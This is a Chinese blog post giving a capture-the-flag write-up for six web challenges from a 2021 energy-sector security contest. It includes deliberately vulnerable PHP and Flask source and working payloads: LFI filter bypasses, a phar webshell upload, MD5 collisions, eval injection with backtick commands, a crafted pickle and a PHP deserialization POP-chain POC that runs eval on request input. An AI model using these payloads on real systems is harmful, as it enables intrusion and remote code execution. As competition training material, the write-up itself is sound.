CTF-2021中国能源网络WEB题目全解

原创

wulanlin 于 2021-12-31 13:55:45 发布 72 收藏 1
文章标签： 网络 前端 php 网络安全 安全


本文链接：https://blog.csdn.net/wulanlin/article/details/122254933

0x01 前言

在2021年10月15日的“中国能源网络安全大赛”，笔者对WEB题目进行了尝试，幸运的做出了所有题目。

感觉WEB的考点形形色色，其中有1道偏于黑盒测试的简单题目，4道是白盒审计类题目，还有一道是Python的反序列化题目，题目名称大致如下：

因为唯一的一道黑盒题目还是文件包含题目，所以笔者将题目源代码全部扒下来了，给大家提供复现环境。（flag自己创建）。




下面笔者将分享这次比赛的解题过程。


0x02 ezphp

这是一道很简单的题目，同时也被大家刷成了签到题。

打开界面显示如下：



单机按钮后会返回源代码，如图：



这里MD5的判断已经是千年老题了，使用数组就可以绕过。


问题是下面的$res的结果不可以包含flag字符串，这里的话我们可以通过php伪协议将它进行base64加密绕过即可。但是我们可以注意到$request_url中间是拼接了一个url地址的，如图：

```
$url = $_GET['site'];
$path = $_GET['path'];
$url_schema = parse_url($url);
$host = $url_schema['host'];
$request_url = $url."/v/popular/all".$path;
$res = file_get_contents($request_url);

if (strstr($res,"flag")) die("you can't see my flag");
```

这里我们可以将php伪协议拆分成两段，例如：


php://filter/read=convert.base64-encode/**v/popular/all**/resource=/flag，这样虽然PHP会抛出异常，但是也是可以正常运行的，如图：




Base64解密获得flag：

0x03 phar


这道题有一定的黑盒成分，也是比较简单的一道题目，首页如下：



我们可以看到这里给出了一个hint，那么访问include.php看一下，如图：



给出了提示，说参数的key值为file，那么包含/etc/passwd看一下结果：




显然这里包含失败了，在这里我们只能对源代码的编写进行猜测，这里有两条路可选：

> 1: 程序写法为 include $_GET[file] . '.xxx'; 针对这一种情况，我们可以fuzz后缀到底是什么，然后再进行读源码或包含一系列操作。
>
> 2: 显然这一条路是比较离谱的，也就是说，根据题目名为phar，是否考点为phar反序列化？或者这里存在一个辅助的class.php文件，只是我们不知道class的文件名而已，但是由于这里的hint为include.php，显然这一条路是比较离谱的。

那么这里可以包含以下include，如图：

显然形成自己包含自己，后缀确定为.php，使用伪协议阅读源码：




这里不让使用base，那么我们可以使用url二次编码绕过，将“e”字符进行二次编码，如图：


怼出php源码：

根据hint.php找到上传点upload.php，这里读取upload.php源码，如图：

这里限制了后缀与mime类型，但是没关系，我们可以上传后缀为jpg的phar文件，在phar文件中存放一个1.php为一句话木马，包含即可，如图：



然后phar包含：



flag{PL9pIVzMTlhbcFj6mQfkr5Bw1o8UgxCR} flag{PL9pIVzMTlhbcFj6mQfkr5Bw1o8UgxCR}

0x04 HardCode

这里第一个if判断使用md5强碰撞即可。

```
M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%00%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D
```

```
M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%02%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D
```

下面的preg_match过滤也是比较严格的，这里首先判断版本号，笔者通过http头发现php版本为5.2.9版本，如图：

显然这里的preg_match只是多了一个@符号的限制，但是我们还是可以通过Linux的通配符来匹配的，如图：@的ASCII：

ASCII 值	控制字符	ASCII 值	控制字符	ASCII 值	控制字符	ASCII 值	控制字符
0	NUT	32	(space)	64	@	96	、
1	SOH	33	!	65	A	97	a
2	STX	34	"	66	B	98	b
3	ETX	35	#	67	C	99	c
4	EOT	36	$	68	D	100	d
5	ENQ	37	%	69	E	101	e
6	ACK	38	&	70	F	102	f
7	BEL	39	,	71	G	103	g
8	BS	40	(	72	H	104	h
9	HT	41	)	73	I	105	i
10	LF	42	*	74	J	106	j
11	VT	43	+	75	K	107	k
12	FF	44	,	76	L	108	l
13	CR	45	-	77	M	109	m
14	SO	46	.	78	N	110	n
15	SI	47	/	79	O	111	o
16	DLE	48	0	80	P	112	p
17	DCI	49	1	81	Q	113	q
18	DC2	50	2	82	R	114	r
19	DC3	51	3	83	X	115	s
20	DC4	52	4	84	T	116	t
21	NAK	53	5	85	U	117	u
22	SYN	54	6	86	V	118	v
23	TB	55	7	87	W	119	w
24	CAN	56	8	88	X	120	x
25	EM	57	9	89	Y	121	y
26	SUB	58	:	90	Z	122	z
27	ESC	59	;	91	[	123	{
28	FS	60	<	92	/	124	|
29	GS	61	=	93	]	125	}
30	RS	62	>	94	^	126	~
31	US	63	?	95	—	127	DEL

那么根据题目中的过滤0-9，我们可取的也就是@与数字9中间的特殊符号：


58	:
59	;
60	<
61	=
62	>
63	?

这里笔者取“>”，完整的正则写为[\>-[]。


构造Payload：

```
x=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%00%A8%28K%F3n%8EKU%B3_Bu%93%D8lgm%A0%
[\>-[]`
```


如图：



睡眠3秒，这里可以直接反弹shell。



0x05 CODE



毫无卵用的加密，然后对eval一步一步echo得出如下源代码：


```
<?php
// error_reporting(E_NOTICE);
highlight_file(__FILE__);
@session_start();
$username = @$_GET['whoami'];
if(!@isset($username['admin'])||$username['admin'] != @md5($_SESSION['username'])) {
die('error!');
} else {
if(isset($_GET['code'])) {
$admin = $_GET['code'];
$admin = addslashes($admin);
if(preg_match('/\
{openlog|syslog|readlink|symlink|popepassthru|stream_socket_server|scandir|assert|pcntl_exec|fwrite|curl|system|eval|assert|flag|passthru|exec|system|chroot|chgrp|chown|shell_exec|proc_open|proc_get_status|popen|ini_alter|in
$admin)) {
die('error!');
}
if (intval($admin)) {
eval('" .$admin ."'./hh.php"') .'')}}";');
}
} else {
eval('$flag="' .$admin . '";');
}
}
?>
```

这里$_SESSION[username]是null，所以我们只要使用一个空的md5串就行：whoami[admin]=d41d8cd98f00b204e9800998ecf8427e

下面$_GET[code]经过了addslashes函数，无法闭合下面eval('" .$admin ."'./hh.php"') .'')}}";');的双引号，我们打印一下如图：


这里肯定回抛出一个语法错误的，因为语法格式是错误的。

但是在双引号包裹${}进行执行还有一个姿势，如图：




这种写法就允许了两对双引号在未经反斜杠转义下的解析。

那么构造Payload：?whoami[admin]=d41d8cd98f00b204e9800998ecf8427e&code=1${${print(




这样成功输出了./hh.php，在preg_match中并没有过滤反引号，我们可以通过反引号来执行命令，如图：



放在题目中查看flag位置，如图：


但是在preg_match中过滤了“flag”字符，这里可以使用Linux的通配符来匹配，如图：



0x06 EZpy

阅读源代码：

```
import base64
import io
import sys
import pickle
import b
from flask import Flask, Response, render_template, request
app = Flask(__name__)
def read(filename, encoding='utf-8'):
with open(filename, 'r', encoding=encoding) as fin:
return fin.read()
class people:
def __init__(self, name, sex, age):
self.name = name
self.sex = sex
self.age=age
def __repr__(self):
return f'people(name={self.name!r}, category={self.sex!r}, age={self.age!r})'
#==判断
def __eq__(self, other):
return type(other) is  people and self.name == other.name and self.sex == other.sex and self.age==other.age
class RestrictedUnpickler(pickle.Unpickler):
def find_class(self, module, name):
if module[0:8] == '__main__':
return getattr(sys.modules['__main__'], name)
raise pickle.UnpicklingError("global '%s.%s' is forbidden" % (module, name))
def here_load(s):
return RestrictedUnpickler(io.BytesIO(s)).load()
@app.route('/',methods=['GET','POST'])
def index():
if request.args.get('source'):
return Response(read(__file__),mimetype='text/plain')
else:
return Response("/?source=")
@app.route('/app', methods=['GET', 'POST'])
def inll():
if request.method == 'POST':
try:
pickle_data = request.form.get('data')
if b'R' in base64.b64decode(pickle_data):
return 'no no no'
else:
result = here_load(base64.b64decode(pickle_data))
if type(result) is not people:
return '? ? ? ? '
correct = (result == people(b.name, b.sex, b.age))
if correct:
return Response(read('/flag.txt'))
except Exception as e:
return Response(str(e))
test = people('test', 'test','55')
pickle_data = base64.b64encode(pickle.dumps(test)).decode()
return Response(pickle_data)
if __name__ == '__main__':
app.run(host='0.0.0.0', port=8000)
```



这里过滤了R指令码，那么跟进here_load方法，如图：

```
class RestrictedUnpickler(pickle.Unpickler):
    def find_class(self, module, name):
        if module[0:8] == '__main__':
            return getattr(sys.modules['__main__'], name)
        raise pickle.UnpicklingError("global '%s.%s' is forbidden" % (module, name))


def here_load(s):
    return RestrictedUnpickler(io.BytesIO(s)).load()
```

这里指明了只可以获取__main__模块下的包，那么这里命令执行暂时先不考虑，我们继续往下看代码：

```
        else:
            result = here_load(base64.b64decode(pickle_data))
            if type(result) is not people:
                return '? ? ? ? '
        correct = (result == people(b.name, b.sex, b.age))
        if correct:
            return Response(read('/flag.txt'))
    except Exception as e:
```

将反序列化出来的对象与people对象进行比较，默认比较应该按照地址进行比较，但是这里的people类写了__eq__魔术方法，这里的比较就只是生成出来的对象的属性比较了，如图：

```
import b

from flask import Flask, Response, render_template, request


app = Flask(__name__)

def read(filename, encoding='utf-8'):
    with open(filename, 'r', encoding=encoding) as fin:
        return fin.read()

class people:
    def __init__(self, name, sex, age):
        self.name = name
        self.sex = sex
        self.age=age

    def __repr__(self):
        return f'people(name={self.name!r}, category={self.sex!r}, age={self.age!r})'
    #==对象
    def __eq__(self, other):
        return type(other) is people and self.name == other.name and self.sex == other.sex and self.age==other.age
```

那么我们就可以通过Python反序列化，去修改b包中的name，sex，age属性，并且再生成一个people对象，经过__eq__的比较，即可获取flag.txt的内容，编写POC：

```
import base64
data=b'c__main__\nb\n}(Vname\nVtest\nVage\nV13\nVsex\nVnan\nub0c__main__\npeople\n)\x81}(Vname\nVtest\nVage\nV13\nVsex\nVnan\nub.'
print(base64.b64encode(data))
```

发送Payload：

获取flag。

0x07 ezp0p


纯纯的代码审计题目：

```php
<?php
error_reporting(0);
highlight_file(__FILE__);
class This{
protected $formatters;
public function want(){
echo "what do you want to do?";
}
public function __call($method, $attributes)
{
return $this->format($method, $attributes);
}
public function format($formatter, $arguments)
{
$this->getFormatter($formatter)->patch($arguments[0][1][0]);
}
public function getFormatter($formatter)
{
if (isset($this->formatters[$formatter])) {
return $this->formatters[$formatter];
}
}
}
class Easy{
protected $events;
protected $event;
public function __destruct()
{
$this->events->dispatch($this->event);
}
public function welcome(){
echo "welcome CTFer!";
}
}
class Ctf{
protected $ban;
protected $cmd;
public function upup(){
echo "upupupupupupup!";
}
public function __construct()
{
$this->ban='script';
$this->cmd='whoami';
}
public function dispatch($cmd){
call_user_func_array("script",$cmd);
}
}
class Gema{
protected $xbx;
public function gema(){
echo "wish you like this ezp0p!";
}
public function __construct()
{
$this->xbx='script';
}
public function patch($Fire){
call_user_func($this->xbx,$Fire);
}
}
if($_POST['x']!=$_POST['y'] && md5($_POST['x'])===md5($_POST['y'])){
if(file_get_contents(substr($_POST['x'],0,20))!=null){
@unserialize(base64_decode($_POST['data']));
}else{
die('To read this file??');
}
}else{
die('maybe you are right??');
}
?>
```

首先这里的unserialize函数是一个门槛，如图：

```php
}
if($_POST['x']!=$_POST['y'] && md5($_POST['x'])===md5($_POST['y'])){
    if(file_get_contents(substr($_POST['x'],0,20))!=null){
        @unserialize(base64_decode($_POST['data']));
    }else{
        die('To read this file??');
    }
```

要求file_get_contents必须读出内容，再加上前面的md5判断，我们这里可以使用fastcoll生成md5的前20位为././/.//index.php，然后进行MD5强碰撞即可。



下面进行挖掘POP链路，如图：


```php
class This{
    protected $formatters;
    public function want(){
        echo "what do you want to do?";
    }
    public function __call($method, $attributes)
    {
        return $this->format($method, $attributes);
    }
    public function format($formatter, $arguments)
    {
        $this->getFormatter($formatter)->patch($arguments[0][1][0]);
    }
    public function getFormatter($formatter)
    {
        if (isset($this->formatters[$formatter])) {
            return $this->formatters[$formatter];
        }
    }
}
class Easy{
    protected $events;
    protected $event;
    public function __destruct()
    {
        $this->events->dispatch($this->event);
    }
    public function welcome(){
        echo "welcome CTFer!";
    }
}
class Ctf{
    protected $ban;
    protected $cmd;
    public function upup(){
        echo "upupupupupupup!";
    }
    public function __construct()
    {
        $this->ban='script';
        $this->cmd='whoami';
    }
    public function dispatch($cmd){
        call_user_func_array("script",$cmd);
    }
}
class Gema{
    protected $xbx;
    public function gema(){
        echo "wish you like this ezp0p!";
    }
    public function __construct()
    {
        $this->xbx='script';
    }
    public function patch($Fire){
        call_user_func($this->xbx,$Fire);
    }
}
```

编写POC：

```php
<?php
class Gema {
protected $xbx = 'assert';
}
// AAAAAAAAAAAAA
class This {
protected $formatters = ['dispatch' => 'obj...'];
public function __construct($obj){
$this -> formatters['dispatch'] = $obj;
}
}
class Easy{
protected $events;
protected $event = [1 => ['eval($_REQUEST["c"])']];
public function __construct($obj)
{
$this -> events = $obj;
}
}
$obj = new Easy(new This(new Gema()));
echo base64_encode(serialize($obj));
```

获取Flag：